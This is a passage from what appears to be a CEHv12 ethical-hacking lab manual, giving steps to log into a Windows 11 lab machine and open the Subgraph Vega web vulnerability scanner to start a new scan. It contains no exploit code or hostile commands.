
5. Click **CEHv12 Windows 11** to switch to the **Windows 11** machine, click **Ctrl+Alt+Del** to activate the machine.

6. By default, **Admin** user profile is selected, type **Pa\$\$w0rd** in the Password field and press **Enter** to login.


Note: Networks screen appears, click **Yes** to allow your PC to be discoverable by other PCs and devices on the network.




7. Click **Search** icon (🔍) on the **Desktop**. Type **vega** in the search field, the **Vega** appears in the results, click **Run as administrator** to launch it.



8. The **Subgraph Vega** main window appears, as shown in the screenshot.




9. Click **Scan** from the menu bar and select **Start New Scan** from the available options.



10. The **Select a Scan Target** window appears on the screen. Ensure that the **Enter a base URI for scan** radio button is selected under the **Scan Target** section.

